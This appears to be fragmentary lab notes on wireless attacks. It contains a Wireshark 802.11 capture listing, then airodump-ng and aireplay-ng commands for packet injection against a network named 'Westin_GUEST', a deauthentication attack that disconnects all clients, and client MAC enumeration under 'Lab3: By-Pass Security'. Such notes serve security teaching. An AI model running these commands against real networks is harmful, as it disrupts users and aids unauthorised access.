737 12.664536 SuperMic_65:b8:1c 18:9e:fc:41:33:16 ARP 106 Who has 172.20.26.230? Tell 172.20.26.1
738 12.665064 172.20.21.204 255.255.255.255 DB-LSP-[491 Dropbox LAN sync Discovery Protocol
739 12.696403 Apple_2f:78:1e (RA) 802.11 40 Acknowledgement, Flags=........C
740 12.737935 Netgear_3e:c8:1c Broadcast 802.11 291 Beacon frame, SN=2791, FN=0, Flags=........C, B
741 12.744045 RuckusWi_0c:a8:38 Broadcast 802.11 256 Beacon frame, SN=3161, FN=0, Flags=........C, B
742 12.764761 RuckusWi_0c:7f:f8 Broadcast 802.11 256 Beacon frame, SN=2940, FN=0, Flags=........C, B
743 12.840107 Netgear_3e:c8:1c Broadcast 802.11 291 Beacon frame, SN=2792, FN=0, Flags=........C, B
744 12.867331 RuckusWi_0c:7f:f8 Broadcast 802.11 256 Beacon frame, SN=2941, FN=0, Flags=........C, B
745 12.910032 Apple_2f:78:1e (RA) 802.11 40 Acknowledgement, Flags=........C
746 12.942381 Netgear_3e:c8:1c Broadcast 802.11 291 Beacon frame, SN=2793, FN=0, Flags=........C, B
Frame 1: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)
Radiotap Header v0, Length 26
IEEE 802.11 Probe Request, Flags: C
IEEE 802.11 wireless LAN management frame

- wlan.fc.type == 0 (filter)
  - 0 = management
  - 1 = control
  - 2 = data




Determine Channel

- airodump-ng --bssid 4c:60:de:3e:c8:1c mon0




- iwconfig mon0 channel 6
- wlan.bssid==58:93:96:11:27:D8 (wireshark filter)



Injection Time


- wireshark filter
  - (wlan.bssid==58:93:96:11:27:d8) && !(wlan.fc.type_subtype==0x08)

- aireplay-ng -9 -e Westin_GUEST -a 58:93:96:11:27:d8 mon0



DeAuth Attack

- aireplay-ng -0 5 -a 58:93:96:0E:8F:A8 mon0
  - forces all clients to disconnect and reconnect




- Connect wireshark to mon0
- perform a aireplay-ng injection
- perform a de-auth injection

Lab3: By-Pass Security


List Client Mac Addresses

- airodump-ng -c 10 -a --bssid 58:93:96:0E:8F:A8 mon0

